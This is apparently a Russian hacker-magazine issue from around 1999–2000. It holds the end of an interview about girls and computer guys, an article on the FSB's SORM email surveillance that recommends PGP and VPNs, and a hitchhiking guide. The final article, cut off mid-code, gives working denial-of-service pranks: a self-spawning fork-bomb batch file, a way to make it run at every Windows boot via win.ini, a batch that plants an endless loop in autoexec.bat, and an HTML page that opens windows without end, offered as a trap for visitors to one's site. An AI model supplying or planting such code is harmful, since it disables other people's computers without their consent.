— Чаще ребята ПЫТАЮТСЯ со мной познакомиться, но я стараюсь этого не делать.
— А почему?
— А зачем? Бывают ситуации, когда не нужно просто так знакомиться.
— А как ты компьютерщика себе в постели представляешь?
— А я и не представляю его в постели (смеется). Я его за компьютером представляю. У меня с таким дело до постели не дойдет.
— Классно. А чего ты от парня хочешь в постели?
— Он должен доставлять мне удовольствие.
— Но это такое размытое. Так делать-то что?
— Любить меня. Нежно. Ласково. Чувствовать меня должен.

На сем разговор с Катей окончился, она заторопилась и ушла. А я остался, сжимая в ладошках бесценный диктофон с опросом девчонок, который ты, кстати, только что прочел.

Наш итог:

Холод: Черт его знает. Каждый может на основании прочитанного сделать свой вывод и понять, чего же девушки от него хотят. Мне кажется, что все по-разному. Общего мнения нет. Каждая красавица заморачивается своими стереотипами.

Сергей Покровский: Да ни хрена подобного! Все уже ясно. Всякие отморозки, которых валить надо из шотгана, пишут всякую муть в своих газетенках о том, что, типа, если у тебя комп, то ты уже импотент, педофил, агент Моссада и вообще у тебя башка от кенгуру. А народ это дело всасывает и верит. Все девчонки, которые не выпендривались (типа, я такая крутая, лягу только под Джоржа Клуни), ясно сказали, что им по барабану, чем мы там увлекаемся. Хочешь — компьютерами, хочешь — старыми наволочками, главное, чтобы сам человек якорем не был.



СОРМ: Сядем все!

Relanium (rel@xakep.ru)

СОРМ

Если ты кул хацкер, то Интернет у тебя есть по-любому — где же еще в наше время можно откопать такую кучу фотографий голых женщин и другой полезной информации.
Ну, и на серваке Халява.ру ты тоже хоть раз был (что, не был еще? Здря, надо сходить.)! Там на каждой странице висят баннеры, на которых написано что-то типа «ФСБ тоже хочет почитать ваши любовные письма...» и тому подобная пурга. Тебя, сто пудов, интересовали эти баннеры, ты нажимал на них, но, увидев большой сайт без картинок, без голых женщин и без любовных писем, сразу уходил. А вот приколись — зря. Это же все про СОРМ! Черт возьми, ТЫ не знаешь такого слова? Прикинь, а ведь давно мог бы уже узнать (не-не-не, это не наезд, я сейчас все расскажу). Таким словом называется новая программа ФСБ, а расшифровывается эта аббревиатура, как «Средства оперативно-розыскных мероприятий» (короче, отстой какой-то). Как ты думаешь, в чем этот самый СОРМ заключается? По-моему, нас всех засадить хотят. ФСБ хочет обязать провайдеров дублировать ТВОЮ ПОЧТУ на их компьютер! Ты же не ламо непальское и хорошо представляешь, какие безмазовые последствия это может за собой повлечь. Но у меня, как и у тебя, есть право на конфиденциальность какой-то категории информации. К примеру, тебе же не будет в кайф, если частное письмо твоей подружке будет читать какой-нибудь лысый мужик в военной форме. А потом, прежде чем это самое письмо подруге переправить, еще и исправит в нем что-нибудь просто ради прикола: вместо фразы «нежную шейку» впишет «плешивую титьку». Представь, что скажет подруга, как ты потом будешь ей про СОРМ рассказывать, и куда она тебя пошлет. Прикинь?

ФСБ vs. Провайдеры: битые жизнью и сильные духом.

Ты, по-любому, знаешь, что ё-майл — это, в наше время, самый крутой способ свободного общения. Пиши кому хочешь о чем хочешь — придет получателю все вовремя, а главное — никто твои письма и байтом не тронет. Мыло — штука гениальная: оно создано так, что никто, кроме провайдеров (и хакеров ☺), не может перехватить твои мессаги. Первая их цель — поиск возможного объекта по открытому тексту. Другая цель — по частотному признаку, характерным выражениям почтовый «робот» может составить общую аналитическую справку: чем народ озабочен, как часто хают политиков, кого ругают, кто кого трахает, кто сколько ворует и почему Володька сбрил усы. Как ты сам понимаешь, для такой работы нужна быстрая связь, а у ФСБ губа не дура, прочитай их требования — толщина подводимой от них линии должна быть не меньше, чем у клиента (ФСБшники-то как рассуждают: если клиент по IP-телефону говорит, то и им надо все прослушать). Это, конечно, тоже пахнет отстоем: ведь если у провайдера в здании сидят клиенты на 100 Мбитной паре, а у юзверя выделенка 28.8, то до ФСБ надо тянуть 100 Мб — вдруг они порнуху в видеоконференции крутят.
Конечно, ни один провайдер не захочет добровольно идти под эту программу, но что они смогут делать? Только миролюбиво согласиться, пообещать любить родину и пойти в магазин за кефиром, напевая под нос «We Will, We Will, Hack You», не вякая и не выеживаясь. Причина стандартная: угроза потери лицензии. То есть хочешь работать — подставляй вымя, тебя будут доить. Я хочу процитировать кусочек рукописи, выкопанной на сайте Московского Либертариума:
«Работал я руководителем службы эксплуатации сети. Компания достаточно крупная, но здесь важнее то, что на рынке телеинформации она существует очень давно. Это первая коммерческая компания, предоставляющая подобные услуги. Пишу это потому, что в те времена был «Релком» — и все. Об Инете знал (и пользовался им) только «узкий круг ограниченных людей». Рассказываю это к тому, что лицензия (уже вторая по счету) закончилась в сентябре 1997 года. А выдана она была на 5 лет. Тогда в 1992 году еще не было разделения на услуги связи, телематику и т.д., однако уже 4 пунктом лицензии (старого образца на одном листочке) как раз стояло требование обеспечивать всем нам сейчас хорошо известные мероприятия. Правда, очень размывчато, поскольку в те времена, я подозреваю, компетентные органы сами порой еще не представляли, как это делать, НО ДОГОВОРЕННОСТЬ с Минсвязи уже БЫЛА. Естественно, за месяц до официального окончания действия лицензии ко мне пришла чувиха из ГосСвязьНадзора. Чувиха называлась «комиссией» и имела все соответствующие документы для проведения комплексной проверки деятельности фирмы НА ПРЕДМЕТ СООТВЕТСТВИЯ ЛИЦЕНЗИИ. Ну, по всем другим пунктам (в лицензии их было всего 5) серьезных замечаний не было (хотя проверка, хочу сказать, была весьма дотошной! Тетка была грамотным специалистом). А вот по 4-му пункту было одно простое до обидного замечание — не выполняется! Естественно!!!! Ведь никто никогда и не думал им заниматься с нашей стороны, а к нам со второй стороны никто не обращался. И все это было отражено в соответствующем акте. Срок исправления недочетов — 1-2 месяца! Представляете себе нашу ситуацию — если мы проходим эту проверку удовлетворительно, то нам продлевают СТАРУЮ лицензию, по которой можно все — и телефонию, и телематику, и, вообще, все, что можно придумать, и все, что может появиться в результате развития человеческой мысли в этой области. Если нет — то придется оформлять новую лицензию. Это и время, и деньги, и нервотрепка. Поэтому принимается решение хозяином компании — выходить на ФСБ самостоятельно, в кратчайшие сроки заключать с ними соглашение о намерениях или хоть какую-то бумагу выправлять. Как я выходил на них — это отдельный рассказ и не особо интересный — каждый это сможет сделать вполне легально (но бодаться очень долго). Короче: в результате всех потуг получил я заветный телефон и фамилию. Позвонил, назвался и очень долго объяснял снявшему трубку человеку, ЗАЧЕМ я звоню. Суть-то дела он словил мгновенно, но он не мог понять, а чего я САМ звоню — он искал какой-то другой смысл в моем звонке. К ним никогда и никто сам по такому (а я думаю — и по другим поводам) не обращался!»
Из сего куска текста ясно видно, что провайдеры не могут отказать ФСБ даже при всем желании. Хотя местами попадаются и стойкие духом (местами телом) провайдеры, которых просто так на стрем не возьмешь. В городе-герое Волгограде, например, кул-провайдеры до сих пор не дают СОРМу работать на своих серваках — упираются как могут. Хотя, как известно, ФСБшник — существо настойчивое, беспощадное к врагам Рейха и, в нужный момент времени, весьма жестокое — так что что-то подсказывает мне, что оборона Волгограда протянет еще совсем немного.

Береги свой пагер

Оценил мощь родного ФСБ? Так-то! А вот теперь прикинь, СОРМ — это не единственная их акция такого типа. Они еще и наши пейджинговые мессаги читают. Вот отрывок из той же рукописи: «С 1994 по 1996 год включительно я работал техническим директором компании XYZ. Скажу сразу, что с компанией, директором и сотрудниками мы расстались друзьями, просто я схватил инфаркт и долго валялся в больнице, санаториях, домах отдыха... Примерно через месяц, после того как директор взял меня (а это мой знакомый), я в первый раз с этим и столкнулся: приехали два каких-то козла, по виду и манере держаться сразу стало ясно, откуда они (у меня самого много друзей и знакомых из этого контингента), прошли в кабинет директора, где в тот момент был и я, и сразу взяли быка за рога — показали удостоверения сотрудников ФСБ и сказали, что им, на основании какого-то документа (на тот момент я и не знал, что такой есть), срочно нужна распечатка всех сообщений на такой-то номер и пейджер (причем абсолютно бесплатно), получающий сообщения па-

раллельно с абонентом этого номера, что и было им предоставлено в течение 45 минут, а директора таким услужливым я видел тогда впервые... Когда они уехали, я сразу же спросил: что за дела такие? И директор показал бумагу, которая называлась «Соглашение», и речь в ней как раз шла о предоставлении любой информации и технического обеспечения и технической помощи сотрудникам силовых и фискальных служб... Также он объяснил мне, что если бы он не подписал это соглашение, то не получил бы ни частоты, ни всего остального, а схлопотал бы только пинок под зад коленкой, и закрытие фирмы почти сразу после ее регистрации. Хочу сказать, что с технической точки зрения на один действующий пейджер можно без вопросов получать сообщения 16 других абонентов этой же станции, как с этим сейчас — не знаю, но, думаю, что возможности расширились... и при этом сообщения приходят одновременно и к абоненту, и к вам. Также во всех пейджинговых компаниях, что бы они ни говорили, ведется архив всех сообщений с момента ввода в эксплуатацию пейджинговой станции. За все 2 года моей работы в компании я сталкивался с такими просьбами неоднократно и привык к ним, как будто так и надо, по просьбе шефа для сотрудников ФСБ взламывал пейджеры (это относится к Моторолам — они защищаются от перепрограммирования паролем — полный отстой) других компаний и сообщал им, сотрудникам, специальные данные, в чем и каюсь. Также могу сказать, что нет не прослушиваемых сотовых телефонов — это миф, при желании можно тоже подключиться к любому номеру, да так, что владелец и знать ничего не будет, а его будут слушать, но это можно сделать только при помощи сотрудников компании...»

Хенде хох!

Что такое ФСБ — все знают хорошо, да и то, что противостоять этим «людям в черном» в открытую бесполезно — тоже не секрет. А что будет, спросишь ты, если война уже проиграна, и ввод повсеместный СОРМа неизбежен? А вот что. Очень быстро сдохнут все мелкие провайдеры (т.е. большинство региональных) — перестанут работать, поскольку им будет не по карману реализация требований СОРМ (не забудь: за оборудование для ФСБ провайдер должен платить из своего кармана!). Во многом высокая скорость вымирания региональных провайдеров гарантирована умом и сообразительностью доблестной милиции, которая будет постоянно бегать к ним и требовать «поставить СОРМ немедленно!». Умных ФСБшников на всю страну просто не хватит, и на периферии выполнением задач СОРМ будут заниматься именно выпускники высших школ милиции. Кстати, в СОРМ'е реально не идиоты сидят, а действительно умные ребята. Они постоянно придумывают клевые проекты похожей тематики. Ты видел сайт «Перепись населения»? Их работа, поверь мне! Под всякими благовидными предлогами мирного юзверя там просят сообщить о себе некоторые анкетные данные. Вроде бы все ничего. Но, приятель! Также предлагается сообщить сведения о своих друзьях, у которых есть доступ к Интернету, причем тем пользователям, которые зарегистрируют большее число своих Интернет-друзей, обещают призы (вот тебе палкой по голове!). Вот и задумайся, каковы в деле эти ФСБшники. Бесплатный список активных интернетчиков — раз. Возможность отследить все их связи, не проводя вообще никаких операций по отслеживанию переписки — два. На данный момент перепись закончилась, в их базе 33201 анкета. Такое, объективно говоря, небольшое число можно объяснить только тем, что народ понял данную фишку и не повелся, так как всего на сайте побывало более миллиона посетителей. Итак, ФСБ и провайдеры — классическая ситуация диктатора и молчащего в страхе народа. А учитывая то, что у ФСБ есть пресс-служба, а у провайдеров — пока только наш журнал, легко понять, кто выиграет первый раунд, даже если кто-нибудь из провайдеров не будет молчать (и тем самым перестанет быть провайдером). Правда, реальным выходом из ситуации было бы формирование провайдерами собственной организации, которая будет представлять наше мнение — мнение простых юзверей и мелких хацкеров, не подвергая опасности отдельных выразителей этого мнения — и формировать эту организацию подальше от чиновников. Если денежные затраты на создание такой организации будут меньше, чем убытки провайдеров от по-дурацки сделанной СОРМ, то затраты на создание такой организации окупит только один этот проект. На самом деле с СОРМ можно бороться настолько легко и эффективно, что можно поставить под сомнение целесообразность введения этой системы (ну, разве что для подогрева рынка криптосредств!). Нормальным решением является использование криптопротоколов («шифровалок») на уровне IP. Если частная виртуальная сеть (VPN) обслуживается серваками за пределами страны, оппонент сможет наблюдать лишь трафик между клиентом и сервером VPN в смысле его количественных характеристик (график и интенсивность). При наличии постоянного соединения и достаточной пропускной способности можно лишить его и этого удовольствия, закрыв паузы bogus-пакетами на уровне скрытого IP. (Обрати внимание: для попсовых платформ таких средств пока нет, майкрософтовские «защищенные» виртуальные сетки насквозь дырявые, а в паньевропейской версии (в том числе в русском варианте), алгоритмы еще и преднамеренно ослаблены (хотя непонятно, чего там ослаблять, и так отстой полнейший).

Помоги себе сам

Ну так вот, приятель: прочтешь ты сейчас эту статью и скажешь: а я-то что могу сделать — все же от провайдера зависит? Так вот, поверь мне: от него зависит далеко не все. Например: если ты не хочешь, чтоб в ФСБ прочли твой интимный е-майл бабушке Клаве в деревню Запупыркино, то можно зашифровать их тем же PGP и подобными программами. Представь себе ФСБшника, который трахается с компом целые сутки, а, расшифровав сообщение, видит что-нибудь вроде «Хэппи бёздый баба Клава!». Поверь, уже на следующий день твою PGPшную почту и пальцем не тронут. Так что даже при внедрении СОРМа мы с тобой сможем за себя постоять.

Ну а что же простые смертные (не кулхацкеры, как мы)? Конечно, они тоже сразу же отреагировали на данную проблему. Был открыт неофициальный сайт, на котором идет обсуждение СОРМ'а (ссылка ниже), на нем есть раздел «Лозунги» (я хочу представить несколько примеров): СТЫД И СОРМ!; ВЫНЕСЕМ СОРМ ИЗ ИЗБЫ!; Подключим к системе СОРМ систему SPAM!; Не поСОРМим Россию! Впрочем, любой желающий может изучить более полную коллекцию на **http://www.ice.ru/libertarium/sorm**. Короче: бороться с СОРМом и оберегать свое драгоценное здоровье и свою драгоценную безопасность можно и нужно. А вообще-то, лучше всего закопать компьютер к чертовой матери, выбросить пейджер, заглушить телефон, закрыться подушкой и тихо-тихо плакать (по крайней мере, именно этого, похоже, добиваются от нас ФСБшники). Шучу! Хватай остатки экаунта, пока твоего провайдера еще не закрыли, и беги, читай про СОРМ в Инете, выкачивай PGP и постарайся не думать о плохом. По крайней мере, пока.



Автостоп и все-все-все

KibiZoid (kibizoid@xakep.ru,
http://attend.to/kibi)

Endless Summer!

Вот и настало долгожданное лето! Ты уже типа разрываешься между желаниями поехать на Канары, смотаться в Крым потрахать местных девочек или пройтись по главной улице Парижа, смачно обкладывая народ истинно русскими выражениями... Уже предвкушаешь завистливые лица друзей, разглядывающих твои фотографии, и все такое...

Но твои планы обламываются за неимением бабла на билет (**100-200**), тур (**200-300**), развлекательную программу на время путешествия (**300-400**) и даже на подмосковный дом отдыха (**apprx. 100$**) В Инете свиньи-ламеры на кредитках больше **20** баксов не держат, а ты так и не успел вскрыть Международный Валютный Банк на пару-тройку зеленых лимонов... В общем, выход остается только один — раскрутить собственных черепков или босса на «махонький» кредит с возвратом через **50** лет. Эль голякос, амиго? В общем, коли ты уже изошел «на нет» в поисках лишней пары сотен баксов, то слушай сюда — есть способ клево оттянуться, по-нашему, по-хацкерски! Бесплатно смотаться в любую точку мира, поиметь на халяву кучу экскурсий и обеспечить себя незабываемыми впечатлениями вплоть до Нового Года. Эта вселенская халява называется автостоп. Что, никогда не ездил стопом? Хе-хе... Да вся молодежь Европы и Америки уже лет **60** как катается только автостопом! Халява, дружище!

Автостоп – миф или реальность?

Не верь, когда тебе говорят, что автостопа нет. Автостоп процветает, и куча народу ездит на халяву на белых фордах, в то время как ты паришься на второй полке плацкартного вагона.


А кроме автостопа еще существует железнодорожный стоп, гидростоп и даже авиастоп! Ответь на парочку этих вопросов и ты поймешь, станешь кульным стопером или нет:

1. Ты любишь халяву?
2. Ты уверенный в себе молодой человек?
3. У тебя нет проблем с коммуникацией?
4. Ты считаешь себя незаурядной личностью?

Если ты на все вопросы ответил да — то автостоп твоя стезя. А коли ты ответил на какой-то вопрос «НЕТ», то можешь не сомневаться, после первого путешествия автостопом ты будешь отвечать на все вопросы «ДА» не раздумывая.

Equipment

Для путешествия стопом тебе потребуется достать рюкзачок литров на 30, спальник, маленькую палатку, яркий костюм, ложку и нож. В принципе, можно обойтись вместо палатки полиэтиленовой пленкой. Правда, если ты не хочешь превратиться в спелого бомжа (а спелый бомж отличается от неспелого запахом), то тебе придется засунуть в тот же рюкзак зубную щетку, мыло и, если у тебя есть обыкновение бриться — бритву. Чем меньше ты возьмешь с собой в дорогу, тем проще тебе будет стопить — водилы пугаются рюкзаков типа «мама дорогая».



Теперь надо найти карту местности, в кою ты хочешь смотаться, причем желательно, чтобы на этой карте был и твой дом тоже — будет проще добираться. Лучше всего подойдет соответствующий атлас автодорог. Для того чтобы ты мог стопить не только днем, но и ночью, найди у себя в заначке старую кислотную куртку цветов Птюча — так водитель успеет тебя заметить даже в самую глухую ночь за несколько сотен метров. В ярком костюме тебя не спутают с местным жителем, а сразу поймут, что ты, типа, крутой автостопщик. В путешествии также не помешают: фотоаппарат, московские сувениры (а ля брелки для ключей), маленькая аптечка, перчатки (только не резиновые, как у практолога, а тряпичные или кожаные), свечка, литровый котелок, чай, соль, сахар и пол-литра крупы в торпеде от лимонада. Фанту брать не обязательно (а на фиг она тебе сдалась?).

Коли ты намылился ехать за границу б/у СССР, то сувениром может быть полкило советской мелочи. Чужестранные водители тебя за 5 советских копеек 61 года благодарить будут, в баньку сводят, накормят и спать уложат!.. А еще прихвати с десяток фот 3х4 и пяток ксерокопий паспорта — проще будет визу делать. Да и, вообще, документы взять с собой не мешает тоже. А чтобы последующие хацкеры узнали про твои похождения, возьми с собой махонькую тетрадку и карандаш.

Философия

Если ты не хочешь застрять на полпути между деревней Пятихатка и поселком Мохнатка в полной уверенности, что никогда оттуда не уедешь, то придется вырубить себе на носу Философию Автостопа.

1) Водитель совершенно не обязан стопиться, это твоя работа убедить его в обратном. Вообще, никто никому не обязан. Если не пообещал заранее. Вот я, например, не обязан своим родителям, также как и они мне.
2) Машина, проехавшая мимо, проезжает не назло тебе, а просто проезжает мимо.
   Показывать фак каждой машине — устанет рука. А еще машина может остановиться, и оттуда вылезет злобный дядька **2x2x150**.
3) Твоя машина приезжает всегда! Иногда она едет издалека и ее приходится долго ждать...
4) Будь спокоен — даже если тебе удалось остаться без еды и попутной машины у истоков реки Амударьи, ты успеешь вернуться домой, не умерев с голоду. Каждый пельмень может голодать без вреда для здоровья **3-4** недели, а за это время стопом можно пересечь всю страну от Владивостока до Питера с заездом в Сочи.
5) Лучше дольше подождать и уехать подальше, чем каждые полчаса менять машины.
   Разница во времени может быть громадной! От Запорожья до Харькова на одной машине добираться три часа, а на перекладных — до 10 часов. В автостопе пословица «Тише будешь — дальше уедешь» не работает.

С философией вроде ясно — будь спокоен как тюлень и доберешься хоть до туманного Альбиона. Но если ты стоишь на трассе уже часов 5, то стоит призадуматься: может, не в водителях дело и не в тебе, а в том, что место для стопа выбрано неправильное? Итак, как выбирать позицию на трассе. Ночью стопить нужно около постов ГАИ — освещенность хорошая, и народ тебя не испугается. Днем лучшие места — после больших перекрестков, на выезде из города и после бензоколонок. Иногда лучше пройти километр по трассе и уехать за 10 минут, чем ждать машину 3 часа в глухой заднице. Да и трассу нужно выбирать такую, чтобы по ней машины почаще ездили — республиканского или государственного значения. Иногда быстрее можно проехать, сделав крюк 200 км, чем пилить напрямую 50 км.

Общение с водителем

Общение с водителем начинается, когда ты попадаешь в его поле зрения. Соответственно, тебе сперва надо привлечь внимание. Некоторые привлекают внимание девушкой, некоторые прыгают на обочине и размахивают руками, некоторые просто одеваются поярче и становятся на видные места (после левого поворота или на горке). У меня есть свой маленький секрет: было замечено, что девушки несколько лучше тормозят машины. А за 100-200 метров понять, кто есть кто, по фигуре очень затруднительно — все опознание идет по жестам. Когда вдалеке появляется машина, необходимо демонстративно потянуться, поставив ноги крест накрест, после этого поправить волосы и встать в ожидающую позицию. Вероятность, что машина остановится, резко увеличивается (правда, есть шанс, что водитель окажется бисексуалом, и ему будет все равно, кто ты — парень или девушка, и тогда харазмента не избежать, так что будь готов)! Стопить нужно открытой ладонью, уверенно подняв руку. В Америке стопят кулаком с поднятым большим пальцем. В Европе стопить лучше всего табличкой с написанным пунктом назначения. Если все сделано правильно, водитель обязательно что-то ответит. Кричать через стекло на скорости 90 км/час его обычно ломает, поэтому он отвечает жестом:

1. Разводит руками в сторону пассажиров — «Я бы рад, да вот!..»
2. Крутит пальцем над приборной доской или тычет туда же — «Местный я и далеко не еду!»
3. Показывает направо или налево — «Я до ближайшего поворота!..»
4. Показывает вверх — «Мне тебя на крышу посадить?..»
5. Хлопает по голове или показывает большим пальцем назад — «Ты че, сдурел? У меня и так вся тачка забита!»
6. Показывает средний палец — «Нехороший автостопщик!..»

На жесты можно отвечать:

1. Две руки ладонями вперед — «Пойдет и так!»
2. Махать по направлению поворота — «Мне до поворота!»
3. Показывать на кузов — «Там куча мест!»
4. Прыгать и выражать искреннее желание уехать — «Ну возьмите меня!..»

После того как машина остановилась, общение продолжается. Теперь главное — убедить водилу, что тебя надо взять. Причем взять бесплатно. Рабочая фраза такая: «Добрый день! (вечер, утро, ночь) Вам в сторону города Х по трассе по пути?» Спрашивать лучше утвердительно — так отказать сложнее. Если спросит, куда держишь путь, выдавай следующий крупный город и конечную точку путешествия. Обычно, увидев далекого путешественника, водители подвозят более охотно — пробуждается интерес.
Первые две минуты в машине самые важные, тут главное не показаться угрюмым или назойливым. Во всем нужно иметь меру. Обычно водитель сам покажет — склонен он к разговору или больше любит слушать музыку. Высшим пилотажем считается случай, когда водитель тебе рассказывает сказки, а ты ему только поддакиваешь и киваешь. В противном случае тебе придется самому «толкать телегу». Говорить лучше о погоде, дорогах, гаишниках, следующем городе или красотах природы. Милое дело расспросить водилу о достопримечательностях, о том, сколько в этой местности стоит пожрать, попить и переспать. В вопросы политики и музыкальных вкусов лучше не вдаваться. Кстати, ты у водителя первый, несмотря на то, что он у тебя может быть десятым за день, поэтому в каждой машине можно рассказывать старую басню.
Вообще, всех водителей можно поделить на три категории: болтуны, молчуны и водители с непонятными намерениями. Эта классификация ни в коей мере не пересекается с профессиональной категорией водителя — A, B, C или D...
Болтуны определяются по активности — они сами начинают разговор и не прекращают его ни на минуту. С ними весело и легко ехать. Хотя иногда попадаются и очень тяжелые случаи — один водитель на протяжении пяти часов рассказывал анекдоты и пел песни. Болтунам надо вовремя поддакивать и выражать живейший интерес к их персоне.

Молчуны сразу включают музыку и отвечают на вопросы короткими фразами-отмазками: «Да, бывало!..», «С кем не случалось...» и т.п. С ними лучше молчать и не нарываться на возможность быть непонятым. В машине очень хорошо применять принцип зеркала — как водитель, так и ты.
Третья категория водителей включает в себя всех тех, кто не предрасположен к общению, но почему-то взял в машину. Это может быть просто уставший от шумных собеседников человек, и через некоторое время он сам заведет разговор. Такого водителя можно не трогать — пускай сам решает, как ему лучше.
Да, не забудь объяснить, что едешь автостопом, то есть бесплатно! Чем дальше ты уедешь от города, тем проще будет ехать стопом. В глубинке само собой разумеющееся — это подвозить бесплатно.

Где есть, спать и мыться

Тут однозначного ответа не существует. Жить можно и в машине, питаться раз в два дня, а мыться дома. Но лучше днем питаться в столовой, а вечером и утром на костерке или примусе. Спать лучше в палатке или заброшенном домике — главное, договориться с хозяином. А мыться можно в любом источнике достаточно чистой воды — главное, чтобы служители закона тебя не загребли из какого-нибудь фонтана. На еду уходит в день от 0$ до 100$, а в среднем около 1,5-2$. Это по бывшему СССР и на Востоке. В Европе и Америке еда дороже. Можно взять еду с собой — концентраты, сублиматы, крупу, сухие супчики и китайскую лапшу. В общем, меню спроси у старого альпиниста — чтобы и питательно было, и нести легко.

В странах западной Европы с житьем немного сложнее — уровень жизни там в целом выше, чем у нас, соответственно, все дороже и цивильнее. На улицах прикинуться бомжем не получится, через полчаса заберет полисмен, а на второй-третий раз тебя могут депортировать из страны. Выгнать, то бишь. В Европе лучше всего пользоваться кемпингами — аналоги крымской зеленки, но с водой, электричеством и всеми благами цивилизации.

Альтернативные виды стопа

Кроме самого автостопа, существуют еще железнодорожный стоп, гидростоп, авиастоп и даже стоп оленей — на просторах Дальнего Севера.

В процессе автостопа можно ловить не только легковушки или фуры, но и междугородние автобусы. Ключевая фраза — «Бедных студентов до города X подвезете?». Работа водителя автобуса — подвозить, а потому он в автобус пустит. Однако с вопросом оплаты у него тоже не должно остаться недоразумений (ты че, мужик? Сказал же — студенты мы...).

Железнодорожный стоп можно использовать как альтернативу автостопу, особенно в местах с хреновыми дорогами. Добираться можно на перекладных электричках — «волной», в пассажирских поездах или в локомотивах. Подробно о железнодорожном стопе и гидростопе ты можешь почитать в книгах и Интернете, а можешь и просто так ломануться пробовать все на собственной шкуре.

От Москвы до Питера, допустим, можно добираться на пяти электричках — пересадки на станциях Тверь, Бологое, Окуловка, Малая Вишера. Это, конечно, круто, но для того чтобы попасть в волну, нужно сесть в Москве на поезд в 6 утра. Есть клевая книга — «Все электрички России», в которой записаны расписания с ~1200 вокзалов!..

На поездах можно добираться сидя в тамбуре, на крыше, в теплушке, на открытой платформе, в багажных отделениях или в нормальном месте по договоренности с проводницей, либо начальником поезда. Хорошо работает метод билета на одну остановку. Нужно купить самый близкий билет, а ехать как можно дальше. В глухих местах иногда ходят поезда с «бомжевым» вагоном — с официально бесплатным проездом.

Гидростопом пользуются в местах с активным движением судов. Вписываться нужно на баржи или большие суда. С собой надо иметь побольше еды и желание работать — скорее всего, придется чем-нибудь помочь уборочной команде.

Про авиастоп могу сказать совсем немного, но если ты им займешься, то будешь просто самым крутым стопером! Как понимаешь, стопить тут необходимо самолеты, вертолеты и воздушные шары. На ходу их застопить мало кому удавалось, а потому необходимо отлавливать попутки на аэродромах или в приспособленных для этого местах. Я знаю всего трех авиастопщиков — мою маму, которая стопом со мной возвращалась из Таганрога в Москву на ИЛ-62, и двух чуваков из романа «За 80 дней вокруг света».

Ежели ты хочешь стопом добраться до Америки, то тебя ждет выбор — гидростоп, авиастоп или стоп собачьих упряжек на Аляске...

Источники знаний

Кучу информации об автостопе, о бывалых автостопщиках, о клубах стоперов, о маршрутах, о снаряжении, о расписании электричек и поездов, о том, как стопить с девушкой или парнем, о том, как не умереть с голоду, о самых разных странах, о том, как переходить границу, о ночном стопе, о том, как стопить не зная языка, и еще туеву хучу чего ты можешь достать из этих книг и с этих сайтов:

Книги:

Антон Кротов «Практика Вольных Путешествий», изд. 4-е, М., «Гео», 1998 г., тир. 10 000, средняя цена 10 руб.

Антон Кротов «Все электрички России. 1203 вокзала», изд. 4-е, М., «Гео», 1999 г., тир. 1 000, средняя цена 10 руб.

Справочник «Галопом по европам», изд. 1-е, М., «Компьютер-Пресс», 1993 г., тир. 20 000, средняя цена 30 руб.

Валерий Шанин «Хитч-хайкинг. Автостопом по США и Западной Европе», изд. 1-е, М., «А.В.Туров», 1994 г., тир. 20 000, средняя цена 15 руб.

Антон Кротов «Через семь границ», изд. 1-е, М., «Гео», 1998 г., тир. 1 000, средняя цена 10 руб.

Сайты:

http://trassa.travel.ru — Один из лучших серверов по автостопу.

http://archive.travel.ru — Архивы путешественника — большая подборка информации по странам мира.

http://www.xds.ru/~fsa/nskstop.htm — Классно оформленная страничка Стаса Федосеева — Новосибирская Ассоциация Автостопа.

http://www.chat.ru/~ants2/ — Страничка Ерашевского Антона, достойная подборка статей и вопросов-ответов.

http://www.clinlab.ru/DavidovE/Hide/b.htm — Большой архив разнообразных текстов про автостоп.

http://chemodan.irnet.ru — Сайт-чемодан о вольных путешествиях за рубежом.

http://ns.ctel.msk.ru/dir/trans.htm — Расписания ж/д вокзалов, аэропортов, речных портов и автовокзалов.



Рекурсия — убийца компьютеров!

MOOF (a.MOOF@beer.com)

Многие программисты знают (или догадываются), что такое рекурсия. Причем те, которые знают, начинают ее использовать, а некоторые (включая нас с тобой) — во вред. Так вот, рекурсия — это когда кто-нибудь вызывает сам себя. Например: запускаешь две Аськи у себя на компе (русскую и английскую, чтобы друг друга не видели) и начинаешь сам себе мессаги слать. Но я не о том. Ты, конечно же, знаешь, что всеми любимый **MustDie** очень требователен к железу (и вообще к ресурсам компа), так вот, используя рекурсию, мы поставим **MD** на колени.



1. Ну, для разминочки делаем на винте файл с именем «**die.bat**» и пишем в него следующие пять строчек:

```
@echo off
:metka
@start die.bat
@echo ——-NAME RULEZZZzzz FOREVER——-
@goto metka
```

Где *NAME* — это твое имя. Хочешь посмотреть, что будет? Мой тебе совет, перед запуском этого файла сохрани все важные документы, а то, не дай Гейтс, все сотрешь. И еще, если скопировать этот файл в каталог Форточек и в файле «**win.ini**», в самом начале, после строчки «**[windows]**», написать команду «**run=die.bat**», то этот файл будет загружаться при каждом запуске Форточек.

2. Если добавить пару строчек в этот файлик:

```
@echo off
@echo ——-NAME RULEZZZzzz FOREVER——-
@echo @echo off >> c:\autoexec.bat
@echo :metka >> c:\autoexec.bat
@echo @start c:\autoexec.bat >> c:\autoexec.bat
@echo @goto metka >> c:\autoexec.bat
```

И запустить его, то после перезагрузки компа ты больше никогда не кликнешь на этой прекрасной кнопке «Пуск» и не подвинешь курсор мыши к кнопке закрытия окна...

3. Но это все отстой! Попробуй-ка это:

```
<html><head>
<title>——-NAME RULEZZZzzz FOREVER——-</title>
</head><body>
<script>
now();
function now(){for (i=1;i>0;i++){open('die.htm','new'+i);}}
</script>
</body></html>
```

Сохрани эту чушь под именем «**die.htm**» и посмотри, как корчится твой броузер, пытаясь открыть очередное окно :). Кстати, если у тебя есть своя страничка в инете, можешь прикольнуться написав что-нибудь типа «ПОСТОРОННИМ ВХОД ВОСПРЕЩЕН» и поставив ссылку на этот файл. Любопытный юзверь ломанется туда, а там опа... и все...

ЗЫ: И напоследок самое вкусное!!! Фирменный баг четвертого Эксплорера. Все что от тебя нужно, это написать следующее:

```
<html><head>
